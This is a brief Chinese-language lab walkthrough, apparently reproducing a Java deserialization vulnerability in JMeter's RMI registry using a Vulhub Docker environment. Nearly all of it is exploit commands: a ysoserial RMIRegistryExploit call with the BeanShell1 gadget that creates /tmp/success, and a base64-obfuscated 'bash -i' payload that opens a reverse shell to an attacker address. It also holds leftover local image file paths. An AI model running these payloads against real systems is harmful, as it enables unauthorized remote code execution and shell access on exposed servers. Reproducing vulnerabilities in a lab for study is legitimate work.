**一、靶场搭建**


1、Vulhub启动

docker-compose up -d

**二、漏洞复现**

1、直接使用ysoserial

java -cp ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.exploit.RMIRegistryExploit your-ip 1099 BeanShell1 'touch /tmp/success'



2、查看容器，/tmp/success成功创建

docker-compose exec jmeter bash

C:\Users\Toby\AppData\Local\Temp\1653576335(1).jpg

3、反弹shell

java -cp ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.exploit.RMIRegistryExploit your-ip 1099 BeanShell1 ' bash -c {echo,（Base64后的ip）}|{base64,-d}|{bash,-i}'

